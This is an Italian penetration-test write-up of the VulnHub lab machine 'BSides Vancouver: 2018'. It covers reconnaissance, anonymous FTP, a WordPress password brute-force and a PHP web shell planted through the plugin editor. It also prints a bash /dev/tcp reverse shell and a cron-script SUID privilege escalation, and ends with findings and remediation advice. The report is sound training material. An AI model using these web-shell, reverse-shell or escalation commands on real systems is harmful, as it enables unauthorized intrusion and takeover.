

Penetration Test

BSides Vancouver: 2018

Samuele Asaro
Epicode

Introduzione

In questo report vediamo passo dopo passo come abbiamo attaccato la macchina "BSides Vancouver: 2018 (Workshop)", scaricata da VulnHub. L'obiettivo dell'esercizio era semplice da enunciare ma impegnativo da realizzare: ottenere l'accesso completo (root) al sistema target, partendo da zero informazioni.

Come vedremo, non è servito nessun exploit "magico": la combinazione di una password debole, una funzionalità di amministrazione lasciata troppo aperta in WordPress, e un file di sistema con permessi sbagliati, è bastata per arrivare fino in fondo.

Ambiente di Laboratorio

Macchina attaccante: Kali Linux, IP **192.168.56.101**


Macchina target: BSides Vancouver 2018 (Workshop), IP **192.168.56.102**

Rete: Host-only Adapter di VirtualBox, isolata dal resto della rete e da Internet

Distribuzione delle Vulnerabilità Trovate

Prima di entrare nel dettaglio di ogni singolo passaggio, vediamo un riepilogo grafico delle vulnerabilità individuate durante il test, suddivise per livello di criticità.


Distribuzione dei Finding per Severità



Fase 1 - Ricognizione: quali porte sono aperte?

Il primo passo di ogni penetration test è capire cosa espone il target. Usiamo Nmap per scoprire l'host nella rete e poi per scansionare tutte le porte con il rilevamento delle versioni dei servizi:

```
$ nmap -sn 192.168.56.0/24
$ sudo nmap -sV -p- 192.168.56.102
```



```
(kali@kali) [~]
└─$ sudo nmap -sn 192.168.56.0/24
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-29 12:21 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.00082s latency).
MAC Address: 0A:00:27:00:00:0B (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00044s latency).
MAC Address: 08:00:27:88:D4:7C (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up (0.0049s latency).
MAC Address: 08:00:27:7D:8B:FC (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.59 seconds

(kali@kali) [~]
└─$ sudo nmap -sV -p- 192.168.56.102
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-29 13:22 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.100
Host is up (0.00013s latency).
All 65535 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 65535 closed tcp ports (reset)
MAC Address: 08:00:27:88:D4:7C (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.102
Host is up (0.00068s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subunul.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:7D:8B:FC (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 36.42 seconds
```

Scoperta dell'host e scansione completa delle porte

Il risultato ci mostra tre servizi esposti:

- **Porta 21 - FTP** (vsftpd 2.3.5)
- **Porta 22 - SSH** (OpenSSH 5.9p1)
- **Porta 80 - HTTP** (Apache 2.2.22)

Tre porte, tre possibili strade da esplorare. Vediamole una alla volta.

Fase 2 - FTP: un accesso anonimo che non dovrebbe esserci

Il servizio FTP consente l'autenticazione anonima, cioè permette di collegarsi senza fornire alcuna credenziale reale usando l'utente **anonymous**. Proviamo:

```
$ ftp 192.168.56.102
Name: anonymous
230 Login successful.
```

```

(kali@kali)-[~]
$ ftp 192.168.56.102
Connected to 192.168.56.102.
220 (vsFTPd 2.3.5)
Name (192.168.56.102:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp>
ftp>
ftp> ls -la
229 Entering Extended Passive Mode (|||10388|).
150 Here comes the directory listing.
drwxr-xr-x  3 0      0          4096 Mar 03 2018 .
drwxr-xr-x  3 0      0          4096 Mar 03 2018 ..
drwxr-xr-x  2 65534 65534      4096 Mar 03 2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||13148|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534 65534      4096 Mar 03 2018 .
drwxr-xr-x  3 0      0          4096 Mar 03 2018 ..
-rw-r--r--  1 0      0          31 Mar 03 2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||14120|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****
226 Transfer complete.
31 bytes received in 00:00 (4.88 KiB/s)
ftp> bye
221 Goodbye.

(kali@kali)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy

```

Dentro la cartella pubblica troviamo un file di backup dimenticato, users.txt.bk, che contiene una lista di nomi utente:

```

abatchy
john
mai
anne
doomguy

```

Questo è già un finding di per sé (l'accesso anonimo non dovrebbe essere abilitato su un server di produzione), ma soprattutto ci fornisce materiale prezioso: cinque username reali da riutilizzare più avanti.

Fase 3 - Il sito web nasconde qualcosa

Passiamo alla porta 80. Lanciamo Nikto, uno scanner che cerca automaticamente misconfigurazioni e percorsi sospetti su un web server:

```
$ nikto -h http://192.168.56.102
```

```

kali@kali:~$ curl -s http://192.168.56.102
Nikto v2.6.0

* Target IP: 192.168.56.102
* Target Hostname: 192.168.56.102
* Target Port: 80
* Platform: Ubuntu
* Start Time: 2026-07-29 13:37:23 (GMT+4)

+ Server: Apache/2.2.22 (Ubuntu)
+ 688082: Failed to check for updates:
+ 1999841: / Server may leak indexes via ETags, header found with file /, inode: 2140, size: 177, mtime: Sat Mar 3 14:17:59 2018. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ No CGI Directories found (use '-C all' to force check all possible dirs), CGI tests skipped.
+ 1999841: /backup_wordpress/: Retrieved X-powered-by header: PHP/5.3.10-Ubuntu.3.26
+ 1999841: /backup_wordpress/: Link header(s) found with value(s): <backup_wordpress/?rest_route=~/> rel="https://api.w.org"/. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Link
+ 1999841: /robots.txt: contains 1 entry which should be manually checked. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ 1999841: /index: Unknown header(s) 'tcn' found, with contents: list:
+ 1999841: /index: Apache mod_negotiation is enabled with AllowOverride, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4688ebd
+ 1999841: https://exchange.xforce.lmccloud.com/vulnerabilities/6225
+ 1999841: Apache/2.2.22 appears to be outdated (current is at least 2.4.46).
+ 1999841: PHP/5.3.10-Ubuntu.3.26 appears to be outdated (current is at least 8.5.1).
+ 1999841: / Suggested security header missing: referer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referer-Policy
+ 1999841: / Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ 1999841: / Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ 1999841: / Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ 1999841: / Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ 1999841: OPTIONS: Allowed HTTP methods: GET, HEAD, POST, OPTIONS
+ 1999841: /icons/README: Apache default file found. See: https://www.votaweb.co.uk/apache-restricting-access-to-icons/readme/
+ 1999841: /backup_wordpress/wp-login.php: This WordPress script reveals the installed version
+ 1999841: /backup_wordpress/wp-login.php: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ 1999841: /backup_wordpress/wp-login.php: Admin login page/section found.
+ 1999841: /backup_wordpress/wp-login.php: WordPress login found.
+ 1999841: / X-Frame-Options header is deprecated and was replaced with the Content-Security-Policy HTTP header with the frame-ancestors directive. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/X-Frame-Options
+ 1999841: / The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerability/missing-content-type-header/
+ 1999841: 10 errors and 21 items reported on the remote host
+ End Time: 2026-07-29 13:41:09 (GMT+4) (346 seconds)

+ 1 host(s) tested

```

Nikto ci segnala che il file **robots.txt** elenca un percorso da escludere dall'indicizzazione: **/backup_wordpress/**. Paradossalmente, è proprio questo file - pensato per "nascondere" qualcosa ai motori di ricerca - a rivelarci l'esistenza di un'installazione WordPress dimenticata sul server.

Fase 4 - Attacco alle credenziali di WordPress

Con WPScan enumeriamo gli utenti di questa installazione WordPress, trovando due account validi: admin e john. Poiché SSH accetta solo autenticazione a chiave (quindi un attacco a dizionario su quel servizio non avrebbe senso), concentriamo l'attacco sull'endpoint XML-RPC di WordPress, usando una wordlist di password comuni e i due username trovati:

```

$ wpscan --url http://192.168.56.102/backup_wordpress/ \
  --usernames admin,john \
  --passwords 10k-most-common.txt

```

```

kali@kali:~$ wpscan --url http://192.168.56.102/backup_wordpress/ --usernames admin,john --passwords /home/kali/SecLists/Passwords/Common-Credentials/10k-most-common.txt

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[*] URL: http://192.168.56.102/backup_wordpress/ [192.168.56.102]
[*] Started: Fri Jul 31 11:29:18 2026

Interesting Finding(s):

[*] Headers
| Interesting Entries:
| - Server: Apache/2.2.22 (Ubuntu)
| - X-Powered-By: PHP/5.3.10-Ubuntu.3.26
| Found By: Headers (Passive Detection)
| Confidence: 100%

[*] XML-RPC seems to be enabled: http://192.168.56.102/backup_wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[*] WordPress readme found: http://192.168.56.102/backup_wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[*] The external WP-Cron seems to be enabled: http://192.168.56.102/backup_wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[*] WordPress version 4.5 identified (Insecure, released on 2016-04-12).
| Found By: Ros Generator (Passive Detection)
| - http://192.168.56.102/backup_wordpress/?feed=rss2, <generator>https://wordpress.org/?v=4.5</generator>
| - http://192.168.56.102/backup_wordpress/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.5</generator>

```

Avvio dell'attacco a dizionario

Dopo circa 47 minuti di tentativi, WPScan trova una combinazione valida:

```

Valid Combinations Found:
Username: john, Password: enigma


```

Credenziali valide: john / enigma

Una password debole, presente in qualsiasi dizionario di password comuni: questo è il punto di ingresso che ci apre le porte del pannello di amministrazione.

Fase 5 - Da un login WordPress a una shell sul server

Con le credenziali **john / enigma** accediamo al pannello di amministrazione (wp-admin):



WordPress mette a disposizione, per gli utenti con privilegi sufficienti, un editor di codice integrato per modificare direttamente i file dei plugin. Questa è una funzionalità potente e pericolosa: se possiamo scrivere codice PHP che il server eseguirà, possiamo trasformare un semplice plugin in una web shell.

Apriamo il plugin di default "Hello Dolly" (hello.php) e sostituiamo il suo contenuto con:

```
<?php system($_GET['cmd']); ?>
```



Web shell salvata con successo nell'editor di plugin

Questa singola riga di codice esegue qualsiasi comando di sistema passato tramite il parametro cmd nell'URL. Da questo momento, il server esegue per noi qualunque comando gli chiediamo.

Fase 6 - Reverse Shell: da un comando alla volta a un terminale vero

Eseguire comandi uno alla volta tramite URL è scomodo. Trasformiamo l'accesso in una shell interattiva vera e propria, aprendo un listener sulla nostra Kali e chiedendo al target di connettersi a noi (reverse shell):

```
# Sulla Kali:
$ nc -lvp 4444

# Payload inviato tramite la web shell:
$ curl "http://192.168.56.102/.../hello.php" \
  --data-urlencode "cmd=bash -c 'bash -i >& /dev/tcp/192.168.56.101/4444 0>&1'" -G
```

```
(kali@kali)~$ curl "http://192.168.56.102/backup_wordpress/wp-content/plugins/hello/hello.php" --data-urlencode "cmd=bash -c 'bash -i >& /dev/tcp/192.168.56.101/4444 0>&1'" -G
```

La connessione arriva, e ci ritroviamo con un prompt **www-data@bsides2018**: siamo dentro il sistema, anche se ancora con privilegi limitati (l'utente del web server).

Fase 7 - Privilege Escalation: da www-data a root

Con una shell attiva, iniziamo l'enumerazione del sistema per capire come scalare i privilegi. Un buon punto di partenza è sempre il crontab, che elenca i comandi eseguiti automaticamente e con quali permessi:

```
$ cat /etc/crontab
* * * * * root /usr/local/bin/cleanup
```

Lo script **/usr/local/bin/cleanup** viene eseguito ogni minuto con i privilegi di **root**. Controlliamo i suoi permessi:

```
etc/cron.hourly/:
total 20
-rwxr-xr-x  2 root root 4096 Feb  4 2014 .
-rwxr-xr-x 130 root root 12288 Jul 31 08:02 ..
-rw-r--r--  1 root root 102 Apr  2 2012 .placeholder
www-data@bsides2018:/var/www/backup_wordpress/wp-content/plugins$ ls -la /usr/local/bin/cleanup
-rwxrwxrwx 1 root root 64 Mar  3 2018 /usr/local/bin/cleanup
www-data@bsides2018:/var/www/backup_wordpress/wp-content/plugins$ cat /usr/local/bin/cleanup
#!/bin/sh
rm -rf /var/log/apache2/* # Clean those damn logs!!
```

Shell attiva come www-data: lo script cleanup ha permessi 777

I permessi **-rwxrwxrwx** (777) significano che chiunque, incluso il nostro utente a bassi privilegi, può modificare questo script. Sfruttiamo questo per farci assegnare una shell con privilegi elevati: sovrascriviamo lo script perché imposti il bit SUID sull'interprete bash, aspettiamo che il cron lo esegua (al massimo un minuto), e lanciamo bash con l'opzione **-p** per mantenere i privilegi acquisiti:

```
$ echo '#!/bin/sh' > /usr/local/bin/cleanup
$ echo 'chmod u+s /bin/bash' >> /usr/local/bin/cleanup
# attendiamo l'esecuzione del cron...
$ /bin/bash -p
$ whoami
root
```

```
rm -rf /var/log/apache2/* # Clean those damn logs!!
www-data@bsides2018:/var/www/backup_wordpress/wp-content/plugins$ echo '#!/bin/sh' > /usr/local/bin/cleanup
www-data@bsides2018:/var/www/backup_wordpress/wp-content/plugins$ echo 'chmod u+s /bin/bash' >> /usr/local/bin/cleanup
www-data@bsides2018:/var/www/backup_wordpress/wp-content/plugins$ /bin/bash -p
root
whoami
root
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
```

Fase 8 - La Flag Finale

Come conferma definitiva della compromissione completa, recuperiamo la flag lasciata dall'autore della macchina:

```
There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
cat /root/flag.txt
```

Flag recuperata da /root/flag.txt

Il messaggio finale di @abatchy17 ci ricorda che esistono più strade possibili per arrivare allo stesso risultato, sia per l'accesso iniziale che per la privilege escalation: un ottimo spunto per un eventuale approfondimento futuro.

Riepilogo delle Vulnerabilità

#	Vulnerabilità	Severità
1	Accesso FTP anonimo con file di backup esposto	Medio
2	WordPress obsoleto individuabile tramite robots.txt	Medio
3	Enumerazione utenti WordPress	Basso
4	Password debole sull'account john (enigma)	Critico
5	XML-RPC abilitato, usato per velocizzare il brute-force	Medio
6	Esecuzione di codice remoto via editor plugin WordPress	Critico
7	Script cron root con permessi 777 (privilege escalation)	Critico
8	Header di sicurezza HTTP mancanti	Informativo
9	Stack software obsoleto (Ubuntu 12.04, Apache, PHP)	Alto

Conclusioni

Questo esercizio dimostra bene un principio fondamentale della sicurezza informatica: non serve un exploit sofisticato o una vulnerabilità zero-day per compromettere un sistema. Bastano una password debole, una funzionalità di amministrazione troppo permissiva, e un errore di configurazione sui permessi di un file - tre problemi individualmente "comuni", che messi in fila portano al controllo completo del sistema.

Le raccomandazioni principali che emergono da questo test sono:

- Password robuste e, dove possibile, autenticazione a più fattori
- Disabilitare l'editor di file integrato di WordPress in produzione (costante **DISALLOW_FILE_EDIT**)
- Verificare periodicamente i permessi degli script eseguiti da cron
- Mantenere aggiornati sistema operativo, web server e CMS